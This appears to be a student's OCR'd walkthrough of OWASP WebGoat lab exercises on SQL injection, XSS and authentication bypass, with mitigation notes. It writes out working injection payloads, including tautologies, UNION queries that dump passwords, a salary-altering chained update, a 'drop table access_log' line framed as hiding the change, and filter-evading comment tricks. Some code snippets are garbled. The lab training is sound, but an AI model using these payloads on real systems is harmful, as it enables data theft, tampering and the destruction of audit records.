
Get Account Info

```
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: SELECT * From user_data WHERE Login_Count = 0 and userid= 0 OR 5=5

7. In next level we are commenting out remaining query by only add the expression

‘ OR ‘1’=’1’—


It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.
Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, *you want to take a look at the data of all your colleagues* to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.
You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```

✓

Employee Name:	Lastname
Authentication TAN:	TAN


Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

8. Now change of the salary using two query like:

‘ or 1=1; update employees set salary=99999 where userid=37468;--


What is SQL query chaining?

Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the **;** metacharacter. A **;** marks the end of a SQL statement; it allows one to start another query right after the initial query without the need to even start a new line.

It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that.
Better go and *change your own salary so you are earning the most!*

Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

✓

Employee Name:	Lastname
Authentication TAN:	TAN

Get department

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	999999	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null

9. Deleting the table so that they cannot acces the changed log


%’; drop table access_log;--

Sql Injection Advanced:

Challenges:

1. Using union select getting the table data:

    a. ‘ union select userid,user_name,password,cookie, null as f1,null as f2,null as f3 from user_system_data;--



Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table.
The table you want to pull data from is:

```
CREATE TABLE user_system_data (userid int not null primary key,
                               user_name varchar(12),
                               password varchar(10),
                               cookie varchar(30));
```

6.a) Retrieve all data from the table
6.b) When you have figured it out.... What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQL statement. Maybe you can find both of them.

✓
Name: Get Account Info
Password: Check Password

```
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, jsnow, passwd1, , null, null, null,
102, jdoe, passwd2, , null, null, null,
103, jplane, passwd3, , null, null, null,
104, jeff, jeff, , null, null, null,
105, dave, passW0rD, , null, null, null,
```

Well done! Can you also figure out a solution, by appending a new SQL Statement?
Your query was: SELECT * FROM user_data WHERE last_name = '' union select userid,user_name,password,cookie, null as f1,null as f2,null as f3 from user_system_data;--'


Sql Mitigation:

- Immutable queries serve as the strongest defense against SQL injection by preventing data interpretation.
- Static queries do not interpret input data and present a lower risk of exploitation through SQL injection.
- Parameterized queries utilize placeholders for user input, thereby binding data to specific columns without executing it as code.
- The use of a PreparedStatement in parameterized queries ensures that input is treated as data rather than SQL command.
- Stored procedures can enhance security, but only if they do not incorporate dynamic SQL.
- SQL injection risks are paramount when user input is directly concatenated into commands, as demonstrated in the example of static queries.
- Implementing best practices in SQL coding is critical to ensuring application security and safeguarding against attacks.
- A safe stored procedure uses parameters to prevent SQL injection, ensuring that user input does not manipulate query structure.

- The document presents a safe stored procedure example, ListCustomers, which retrieves customer counts based on the specified country.
- An injectable stored procedure example, getUser, demonstrates how improper handling of user input can make applications vulnerable to SQL injection attacks.
- Parameterized Queries - Java Snippet

```
public static bool isUsernameValid(string username) {

    RegEx r = new Regex("^[A-Za-z0-9]{16}$");

    return r.isMatch(username);

}

// java.sql.Connection conn is set elsewhere for brevity.

PreparedStatement ps = null;

RecordSet rs = null;

try {

    pUserName = request.getParameter("UserName");

    if ( isUsernameValid (pUsername) ) {

        ps = conn.prepareStatement("SELECT * FROM user_table WHERE username = ? ");

        ps.setString(1, pUsername);

        rs = ps.execute();

        if ( rs.next() ) {

        }

    }

}

PreparedStatement statement = conn.prepareStatement("INSERT INTO USERS (id, name, email) VALUES
(?, ?, ?)");

statement.setString(1, "1");

statement.setString(2, "webgoat");

statement.setString(3, "webgoat@owasp.org");

statement.executeUpdate();
```

2. To fill the parameterized code.



Try it! Writing safe code


You can see some code down below, but the code is incomplete. Complete the code, so that it's no longer vulnerable to a SQL injection! Use the classes and methods you have learne before.

The code has to retrieve the status of the user based on the name and the mail address of the user. Both the name and the mail are in the string format.

```
Connection conn = DriverManager.[getConnection](DBURL, DBUSER, DBPW);
[PreparedStatement ps] = conn.[prepareStatement]("SELECT status FROM users WHERE name=[?] AND mail=[?]");
[ps.setString(1,"ajay")];
[etString(2,"ajay@gmail.com]";
```

Congratulations. You have successfully completed the assignment.

3. Input validation bypass:



Input validation alone is not enough!!

You need to do both, use parametrized queries and validate the input received from the user. On StackOverflow you will see a lot of answers stating that input validation is enough. **However** it only takes you so far before you know the validation is broken, and you have an SQL injection in your application.


A nice read why it is not enough can be found https://twitter.com/marcan42/status/1238004834806067200?s=21

Let's repeat one of the previous assignments, the developer fixed the possible SQL injection with filtering, can you spot the weakness in this approach?

Read about the lesson goal here.

```
You have succeeded:
USERID, USER_NAME, PASSWORD, COOKIE,
101, jsnow, passwd1, ,
102, jdoe, passwd2, ,
103, jplane, passwd3, ,
104, jeff, jeff, ,
105, dave, passW0rD, ,
<\/p>Well done! Can you also figure out a solution, by using a UNION?
Your query was: SELECT * FROM user_data WHERE last_name = 'a';\/***\/select\/**\/userid,user_name,password,cookie\/**\/from\/**\/user_system_data;--'
```

4. With HiberSQl type exploitation



Show hints | Reset lesson

1 2 3 4 5 6 7 8 9 10 11 12 13

Input validation alone is not enough!!

So the last attempt to validate if the query did not contain any spaces failed, the development team went further into the direction of only performing input validation, can you find out where it went wrong this time?

Read about the lesson goal here.

Name: [ ] Get Account Info


```
You have succeeded:
USERID, USER_NAME, PASSWORD, COOKIE,
101, jsnow, passwd1, ,
102, jdoe, passwd2, ,
103, jplane, passwd3, ,
104, jeff, jeff, ,
105, dave, passW0rD, ,
<\/p>Well done! Can you also figure out a solution, by using a UNION?
Your query was: SELECT * FROM user_data WHERE last_name = 'A';\/**\/SELECT\/**\/*\/**\/FROM\/**\/USER_SYSTEM_DATA;--'
```

XSS

Challenges:

1. To see whether the website is vulnerable to reflect xss or not:

<script>alert(2)</script>



It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input gets used in an HTTP response. In a reflected XSS attack, an attack can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the `alert()` or `console.log()` methods. Use one of them to find out which field is vulnerable.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$0.00
Dynex - Traditional Notebook Case	27.99	1	$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	$0.00
3 - Year Performance Service Plan $1000 and Over	299.99	1	$0.00

Enter your credit card number:	4128 3214 0002 1999<scrip
Enter your three digit access code:	111


Purchase

Congratulations, but alerts are not very impressive are they? Let's continue to the next assignment.
Thank you for shopping at WebGoat.
Your support is appreciated

We have charged credit card:4128 3214 0002 1999

$1997.96

2. Stored XSS



John Doe uploaded a photo.
24 days ago

Add a comment

ajay123 2025-04-02, 16:20:21

Watching in your browser's developer tools or your proxy, the output should include a value starting with 'phoneHome Response is ...." Put that value below to complete this exercise. Note that each subsequent call to the *phoneHome* method will change that value. You may need to ensure you have the most recent one.

XSS Mitiagation:

XSS defense

Why?

Hopefully, we have covered that by now. Bottom line, you do not want someone else's code running in the context of your users and their logged-in session

What to encode?

The basic premise of defending against XSS is **output encoding** any untrusted input to the screen. That may be changing with more sophisticated attacks, but it is still the best defense we currently have. **AND** … **context matters**

Another word on 'untrusted input.' If in doubt, treat everything (even data you populated in your DB as untrusted). Sometimes data is shared across multiple systems, and what you think is your data may not have been created by you/your team.

Encode **as the data is sent to the browser** (not in your persisted data). In the case of **Single Page Apps (SPA's), you will need to encode in the client**. Consult your framework/library for details, but some resources will be provided on the next page.

How?

- Encode as HTML Entities in HTML Body
- Encode as HTML Entities in HTML Attribute

- Encode for JavaScript if outputting user input to JavaScript (but think about that … you are outputting user input into JavaScript on your page!!)

Relevant XML/HTML special characters


Char	Escape string
<	&lt;
>	&gt;
"	&quot;
'	&#x27;
&	&amp;
/	&#x2F;

(A7) Identity & Auth Failure

Authentication Bypasses:

Challenges:

1. Here the security questions are renamed so that the we can bypass this 2fa:



The Scenario

You reset your password, but do it from a location or device that your provider does not recognize. So you need to answer the security questions you set up. The other issue is Those security questions are also stored on another device (not with you), and you don't remember them.

You have already provided your username/email and opted for the alternative verification method.

